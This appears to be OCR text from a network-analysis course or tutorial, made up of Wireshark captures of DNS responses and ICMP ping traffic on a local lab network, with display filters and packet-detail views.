    132 342.268331    192.168.1.1           192.168.1.4           DNS       91 Standard query response 0x2f14 A ssl.gstatic.com A 216.58.221.35
     21 105.777340    192.168.1.1           192.168.1.4           DNS      119 Standard query response 0xf1bd A clients4.google.com CNAME clients.l.google.com A 172.217.16
    142 363.751552    192.168.1.1           192.168.1.4           DNS       91 Standard query response 0x42a9 A docs.google.com A 172.217.161.14
    155 407.414315    192.168.1.1           192.168.1.4           DNS       99 Standard query response 0x0cff A googlemail.l.google.com A 172.217.161.5
    159 410.165404    192.168.1.1           192.168.1.4           DNS      127 Standard query response 0x7cb2 A client.dropbox.com CNAME client.dropbox-dns.com A 162.125.8
    140 357.116774    192.168.1.1           192.168.1.4           DNS       91 Standard query response 0xdc5a A docs.google.com A 172.217.161.14

        .... ..0. .... .... = Truncated: Message is not truncated
        .... ...1 .... .... = Recursion desired: Do query recursively
        .... .... 1... .... = Recursion available: Server can do recursive queries
        .... .... .0.. .... = Z: reserved (0)
        .... .... ..0. .... = Answer authenticated: Answer/authority portion was not authenticated by the server
        .... .... ...0 .... = Non-authenticated data: Unacceptable
        .... .... .... 0000 = Reply code: No error (0)
    Questions: 1
    Answer RRs: 2
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▸ client.dropbox.com: type A, class IN
  ▾ Answers
    ▸ client.dropbox.com: type CNAME, class IN, cname client.dropbox-dns.com
    ▸ client.dropbox-dns.com: type A, class IN, addr 162.125.81.3
    [Request In: 158]
    [Time: 0.013616000 seconds]
```





No.	Time	Source	Destination	Protocol	Length	Time	Info
122	271.412706	192.168.1.1	192.168.1.4	DNS	107	0.008404000	Standard query response
148	403.119768	192.168.1.1	192.168.1.4	DNS	179	0.008625000	Standard query response
4	0.013642	192.168.1.1	192.168.1.4	DNS	91	0.008694000	Standard query response
46	120.568782	192.168.1.1	192.168.1.4	DNS	190	0.008829000	Standard query response
165	439.416603	192.168.1.1	192.168.1.4	DNS	103	0.009086000	Standard query response
126	317.948422	192.168.1.1	192.168.1.4	DNS	103	0.009170000	Standard query response
171	446.559628	192.168.1.1	192.168.1.4	DNS	91	0.009410000	Standard query response
100	162.943924	192.168.1.1	192.168.1.4	DNS	237	0.009729000	Standard query response
116	264.226191	192.168.1.1	192.168.1.4	DNS	93	0.010450000	Standard query response
84	127.854241	192.168.1.1	192.168.1.4	DNS	103	0.010794000	Standard query response
157	407.426439	192.168.1.1	192.168.1.4	DNS	111	0.011359000	Standard query response
23	105.792164	192.168.1.1	192.168.1.4	DNS	96	0.011542000	Standard query response
90	128.642221	192.168.1.1	192.168.1.4	DNS	130	0.011822000	Standard query response
132	342.268331	192.168.1.1	192.168.1.4	DNS	91	0.011875000	Standard query response
21	105.777340	192.168.1.1	192.168.1.4	DNS	119	0.012161000	Standard query response
142	363.751552	192.168.1.1	192.168.1.4	DNS	91	0.012190000	Standard query response
155	407.414315	192.168.1.1	192.168.1.4	DNS	99	0.013285000	Standard query response
159	410.165404	192.168.1.1	192.168.1.4	DNS	127	0.013616000	Standard query response








*Wi-Fi (port 53)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.flags == 0x8180
No. Time Source Destination Protocol Length Response Time Info
21 105.777340 192.168.1.1 192.168.1.4 DNS 119 0.012161000 Standard query response 0xf1bd A clients4.google.com CNAME clients.l.google.com A 172.217.166.206
23 105.792164 192.168.1.1 192.168.1.4 DNS 96 0.011542000 Standard query response 0x3f01 A clients.l.google.com A 172.217.166.206
25 105.808203 192.168.1.1 192.168.1.4 DNS 108 0.014305000 Standard query response 0x8a02 AAAA clients.l.google.com AAAA 2404:6800:4002:806::200e
28 116.292837 192.168.1.1 192.168.1.4 DNS 97 0.401250000 Standard query response 0x698d A exploit-exercises.com A 69.16.230.42
34 118.449488 192.168.1.1 192.168.1.4 DNS 122 0.005308000 Standard query response 0x4941 A re.gtosite7.com CNAME ghs.googlehosted.com A 172.217.31.19
36 118.909425 192.168.1.1 192.168.1.4 DNS 187 0.007817000 Standard query response 0xf236 A gsafe.getawesome5.com CNAME loadbalancer.in-application.com A 50.22.137.11 A 50.22.17
38 119.841029 192.168.1.1 192.168.1.4 DNS 126 0.007044000 Standard query response 0x8897 A beacons.gcp.gvt2.com CNAME beacons-handoff.gcp.gvt2.com A 172.217.167.35
41 119.851214 192.168.1.1 192.168.1.4 DNS 127 0.004307000 Standard query response 0xfe97 A code.jquery.com CNAME cds.s5x3j6q5.hwcdn.net A 205.185.208.52
42 119.856359 192.168.1.1 192.168.1.4 DNS 146 0.006790000 Standard query response 0x8bc9 A browser.sentry-cdn.com A 151.101.194.217 A 151.101.66.217 A 151.101.2.217 A 151.101.1
46 120.568782 192.168.1.1 192.168.1.4 DNS 190 0.008829000 Standard query response 0x3be6 A safe.getsafely.online CNAME loadbalancer.in-application.com A 184.173.189.211 A 184.1
49 120.881137 192.168.1.1 192.168.1.4 DNS 132 0.007464000 Standard query response 0x7baf A fonts.googleapis.com CNAME googleadapis.l.google.com A 172.217.167.42
50 120.881254 192.168.1.1 192.168.1.4 DNS 160 0.007581000 Standard query response 0x14f7 A cdnjs.cloudflare.com A 104.19.197.151 A 104.19.199.151 A 104.19.195.151 A 104.19.198.
55 121.897930 192.168.1.1 192.168.1.4 DNS 129 0.036768000 Standard query response 0x140b A fonts.gstatic.com CNAME gstaticadssl.l.google.com A 216.58.196.195
56 121.897930 192.168.1.1 192.168.1.4 DNS 119 0.034349000 Standard query response 0xeacd A clients1.google.com CNAME clients.l.google.com A 172.217.166.206
57 121.897931 192.168.1.1 192.168.1.4 DNS 129 Standard query response 0x140b A fonts.gstatic.com CNAME gstaticadssl.l.google.com A 216.58.196.195
58 121.897931 192.168.1.1 192.168.1.4 DNS 119 Standard query response 0xeacd A clients1.google.com CNAME clients.l.google.com A 172.217.166.206
63 122.006052 192.168.1.1 192.168.1.4 DNS 144 0.035946000 Standard query response 0x5634 A www.google-analytics.com CNAME www-google-analytics.l.google.com A 172.217.31.14
65 122.006337 192.168.1.1 192.168.1.4 DNS 144 Standard query response 0x5634 A www.google-analytics.com CNAME www-google-analytics.l.google.com A 172.217.31.14
Frame 57: 129 bytes on wire (1032 bits), 129 bytes captured (1032 bits) on interface 0
Ethernet II, Src: ZioncomE_e7:b0:54 (78:44:76:e7:b0:54), Dst: HonHaiPr_c8:46:df (b0:10:41:c8:46:df)
Internet Protocol Version 4, Src: 192.168.1.1, Dst: 192.168.1.4
User Datagram Protocol, Src Port: 53, Dst Port: 50209
Domain Name System (response)
Transaction ID: 0x140b
[Expert Info (Warning/Protocol): DNS response retransmission. Original response in frame 55]
[DNS response retransmission. Original response in frame 55]
[Severity level: Warning]
[Group: Protocol]
Flags: 0x8180 Standard query response, No error
1... .... = Response: Message is a response
.000 0... .... = Opcode: Standard query (0)
.... .0.. .... = Authoritative: Server is not an authority for domain
.... ..0. .... = Truncated: Message is not truncated
....1 .... = Recursion desired: Do query recursively
.... 1... .... = Recursion available: Server can do recursive queries
0000 b0 10 41 c8 46 df 78 44 76 e7 b0 54 08 00 45 00
0010 00 73 00 00 40 00 40 11 b7 24 c0 a8 01 01 c0 a8
Wireshark expert severity level (_ws.expert.severity)
Packets: 593 · Displayed: 259 (43.7%)
Profile: Default
ENG 16:29 18-01-2019


dns.retransmit_response
No. Time Source Destination Protocol Length Response Time Info
57 121.897931 192.168.1.1 192.168.1.4 DNS 129 Standard query response 0x140b A fonts.gstatic.com CNAME gstaticadssl.l.google.com A 216.58.196.195
58 121.897931 192.168.1.1 192.168.1.4 DNS 119 Standard query response 0xeacd A clients1.google.com CNAME clients.l.google.com A 172.217.166.206
65 122.006337 192.168.1.1 192.168.1.4 DNS 144 Standard query response 0x5634 A www.google-analytics.com CNAME www-google-analytics.l.google.com A 172.217.31.14
74 125.825877 192.168.1.1 192.168.1.4 DNS 114 Standard query response 0xa9b2 A chrome.google.com CNAME www3.l.google.com A 172.217.167.46
79 126.819791 192.168.1.1 192.168.1.4 DNS 91 Standard query response 0xebae A www.gstatic.com A 172.217.24.227
88 128.109006 192.168.1.1 192.168.1.4 DNS 169 Standard query response 0x3dd7 A stats.g.doubleclick.net CNAME stats.l.doubleclick.net A 172.217.194.156 A 172.217.194.1
94 129.038036 192.168.1.1 192.168.1.4 DNS 331 Standard query response 0xb541 A csi.gstatic.com A 64.233.161.94 A 64.233.161.120 A 74.125.128.94 A 74.125.128.120 A 64.
198 592.144080 192.168.1.1 192.168.1.4 DNS 197 Standard query response 0x6b88 A options.skype.com CNAME skype-options-prod.trafficmanager.net CNAME optionsservice-prod
386 1343.471009 192.168.1.1 192.168.1.4 DNS 179 Standard query response 0xab27 A api.cc.skype.com CNAME api-cc-skype.trafficmanager.net CNAME a-cc-asse-01-skype.cloudap


dns.qry.name contains "google.com"
No. Time Source Destination Protocol Length Response Time Info
120 271.401478 192.168.1.1 192.168.1.4 DNS 107 0.007023000 Standard query response 0xe4cc A cello.client-channel.google.com A 74.125.68.189
121 271.404302 192.168.1.4 192.168.1.1 DNS 91 Standard query 0xaee9 A cello.client-channel.google.com
122 271.412706 192.168.1.1 192.168.1.4 DNS 107 0.008404000 Standard query response 0xaee9 A cello.client-channel.google.com A 74.125.68.189
123 271.414505 192.168.1.4 192.168.1.1 DNS 91 Standard query 0xf69e AAAA cello.client-channel.google.com
124 271.422153 192.168.1.1 192.168.1.4 DNS 119 0.007648000 Standard query response 0xf69e AAAA cello.client-channel.google.com AAAA 2404:6800:4003:c01::bd
125 317.939252 192.168.1.4 192.168.1.1 DNS 87 Standard query 0xf01f A chat-pa.clients6.google.com
126 317.948422 192.168.1.1 192.168.1.4 DNS 103 0.009170000 Standard query response 0xf01f A chat-pa.clients6.google.com A 172.217.166.202
127 317.953190 192.168.1.4 192.168.1.1 DNS 87 Standard query 0x0129 AAAA chat-pa.clients6.google.com
128 317.957355 192.168.1.1 192.168.1.4 DNS 115 0.004165000 Standard query response 0x0129 AAAA chat-pa.clients6.google.com AAAA 2404:6800:4002:802::200a
129 332.844723 192.168.1.4 192.168.1.1 DNS 75 Standard query 0x2205 AAAA play.google.com
130 332.852300 192.168.1.1 192.168.1.4 DNS 103 0.007577000 Standard query response 0x2205 AAAA play.google.com AAAA 2404:6800:4002:80b::200e
139 357.103115 192.168.1.4 192.168.1.1 DNS 75 Standard query 0xdc5a A docs.google.com
140 357.116774 192.168.1.1 192.168.1.4 DNS 91 0.013659000 Standard query response 0xdc5a A docs.google.com A 172.217.161.14
141 363.739362 192.168.1.4 192.168.1.1 DNS 75 Standard query 0x42a9 A docs.google.com
142 363.751552 192.168.1.1 192.168.1.4 DNS 91 0.012190000 Standard query response 0x42a9 A docs.google.com A 172.217.161.14
143 363.753528 192.168.1.4 192.168.1.1 DNS 75 Standard query 0x1a0d A docs.google.com
144 363.761389 192.168.1.1 192.168.1.4 DNS 91 0.007861000 Standard query response 0x1a0d A docs.google.com A 172.217.161.14
151 407.345907 192.168.1.4 192.168.1.1 DNS 75 Standard query 0x6f42 A mail.google.com
152 407.372882 192.168.1.4 192.168.1.1 DNS 75 Standard query 0x6f42 A mail.google.com
153 407.399845 192.168.1.1 192.168.1.4 DNS 118 0.053938000 Standard query response 0x6f42 A mail.google.com CNAME googlemail.l.google.com A 172.217.161.5
154 407.401030 192.168.1.4 192.168.1.1 DNS 83 Standard query 0x0cff A googlemail.l.google.com
155 407.414315 192.168.1.1 192.168.1.4 DNS 99 0.013285000 Standard query response 0x0cff A googlemail.l.google.com A 172.217.161.5
156 407.415080 192.168.1.4 192.168.1.1 DNS 83 Standard query 0xa1d7 AAAA googlemail.l.google.com






icmp


No.	Time	Source	Destination	Protocol	Length	Info
20	24.319413	192.168.153.130	172.217.166.206	ICMP	98	Echo (ping) request id=0x1bed, seq=1/256, ttl=64 (reply in 21)
21	24.364532	172.217.166.206	192.168.153.130	ICMP	98	Echo (ping) reply id=0x1bed, seq=1/256, ttl=128 (request in 20)
25	25.323079	192.168.153.130	172.217.166.206	ICMP	98	Echo (ping) request id=0x1bed, seq=2/512, ttl=64 (reply in 26)
26	25.372304	172.217.166.206	192.168.153.130	ICMP	98	Echo (ping) reply id=0x1bed, seq=2/512, ttl=128 (request in 25)
27	26.326488	192.168.153.130	172.217.166.206	ICMP	98	Echo (ping) request id=0x1bed, seq=3/768, ttl=64 (reply in 28)
28	26.500743	172.217.166.206	192.168.153.130	ICMP	98	Echo (ping) reply id=0x1bed, seq=3/768, ttl=128 (request in 27)
29	27.330850	192.168.153.130	172.217.166.206	ICMP	98	Echo (ping) request id=0x1bed, seq=4/1024, ttl=64 (reply in 30)
30	27.388132	172.217.166.206	192.168.153.130	ICMP	98	Echo (ping) reply id=0x1bed, seq=4/1024, ttl=128 (request in 29)


```
> Frame 20: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
> Ethernet II, Src: Vmware_d8:3c:42 (00:0c:29:d8:3c:42), Dst: Vmware_fc:cb:26 (00:50:56:fc:cb:26)
> Internet Protocol Version 4, Src: 192.168.153.130, Dst: 172.217.166.206
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xe60b [correct]
    [Checksum Status: Good]
    Identifier (BE): 7149 (0x1bed)
    Identifier (LE): 60699 (0xed1b)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Response frame: 21]
    Timestamp from icmp data: Jan 18, 2019 23:46:00.000000000 India Standard Time
    [Timestamp from icmp data (relative): 1.491740000 seconds]
  v Data (48 bytes)
      Data: 09bf0b0000000000101112131415161718191a1b1c1d1e1f...
      [Length: 48]
```


```
> Frame 21: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
> Ethernet II, Src: Vmware_fc:cb:26 (00:50:56:fc:cb:26), Dst: Vmware_d8:3c:42 (00:0c:29:d8:3c:42)
> Internet Protocol Version 4, Src: 172.217.166.206, Dst: 192.168.153.130
v Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xee0b [correct]
    [Checksum Status: Good]
    Identifier (BE): 7149 (0x1bed)
    Identifier (LE): 60699 (0xed1b)
    Sequence number (BE): 1 (0x0001)
    Sequence number (LE): 256 (0x0100)
    [Request frame: 20]
    [Response time: 45.119 ms]
    Timestamp from icmp data: Jan 18, 2019 23:46:00.000000000 India Standard Time
    [Timestamp from icmp data (relative): 1.536859000 seconds]
  v Data (48 bytes)
      Data: 09bf0b0000000000101112131415161718191a1b1c1d1e1f...
      [Length: 48]
```

```
C:\Users\Apex>ping 172.18.18.100

Pinging 172.18.18.100 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 172.18.18.100:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```


icmp
No. Time Source Destination Protocol Length Info
11 13.817055 192.168.153.129 172.18.18.100 ICMP 74 Echo (ping) request id=0x0001, seq=1347/17157, ttl=128 (no response found!)
16 18.478765 192.168.153.129 172.18.18.100 ICMP 74 Echo (ping) request id=0x0001, seq=1348/17413, ttl=128 (no response found!)
20 23.483733 192.168.153.129 172.18.18.100 ICMP 74 Echo (ping) request id=0x0001, seq=1349/17669, ttl=128 (no response found!)
21 28.506827 192.168.153.129 172.18.18.100 ICMP 74 Echo (ping) request id=0x0001, seq=1350/17925, ttl=128 (no response found!)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 60
Identification: 0x3d4d (15693)
Flags: 0x0000
Time to live: 128
Protocol: ICMP (1)
Header checksum: 0xe4d3 [validation disabled]
[Header checksum status: Unverified]
Source: 192.168.153.129
Destination: 172.18.18.100
Internet Control Message Protocol
Type: 8 (Echo (ping) request)
Code: 0
Checksum: 0x4818 [correct]
[Checksum Status: Good]
Identifier (BE): 1 (0x0001)
Identifier (LE): 256 (0x0100)
Sequence number (BE): 1347 (0x0543)
Sequence number (LE): 17157 (0x4305)
[No response seen]
Data (32 bytes)
Data: 6162636465666768696a6b6c6d6e6f707172737475767761...
[Length: 32]


Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 0.000000 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=837/17667, ttl=255 (reply in 2)
2 0.001713 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=837/17667, ttl=255 (request in 1)
3 0.203741 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=838/17923, ttl=255 (reply in 4)
4 0.205084 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=838/17923, ttl=255 (request in 3)
5 0.407209 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=839/18179, ttl=255 (reply in 6)
6 0.408721 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=839/18179, ttl=255 (request in 5)
7 0.610633 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=840/18435, ttl=255 (reply in 8)
8 0.612320 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=840/18435, ttl=255 (request in 7)
9 0.813885 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=841/18691, ttl=255 (reply in 10)
10 0.815004 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=841/18691, ttl=255 (request in 9)
11 1.017479 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=842/18947, ttl=255 (reply in 12)
12 1.019101 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=842/18947, ttl=255 (request in 11)
13 1.220127 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=843/19203, ttl=255 (reply in 14)
14 1.220811 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=843/19203, ttl=255 (request in 13)
15 1.423924 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=844/19459, ttl=255 (reply in 16)
16 1.425021 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=844/19459, ttl=255 (request in 15)
17 1.626997 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=845/19715, ttl=255 (reply in 18)
18 1.628103 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=845/19715, ttl=255 (request in 17)
19 1.829713 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=846/19971, ttl=255 (reply in 20)
20 1.830889 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=846/19971, ttl=255 (request in 19)
21 2.034201 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=847/20227, ttl=255 (reply in 22)
22 2.035397 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=847/20227, ttl=255 (request in 21)
23 2.236662 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=848/20483, ttl=255 (reply in 24)


Title: UTC
Type: UTC date, as YYYY/DOY, and time
Fields: Enter a field ...
Occurrence:
No. Time New Column Source Destination Protocol Length Info
1 0.000000 2019/018 17:59:34.149459 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=837/17667, ttl=255 (reply in 2)
2 0.001713 2019/018 17:59:34.151172 192.168.153.130 192.168.153.129 ICMP 60 Echo (ping) reply id=0x0001, seq=837/17667, ttl=255 (request in 1)
3 0.203741 2019/018 17:59:34.353200 192.168.153.129 192.168.153.130 ICMP 42 Echo (ping) request id=0x0001, seq=838/17923, ttl=255 (reply in 4)
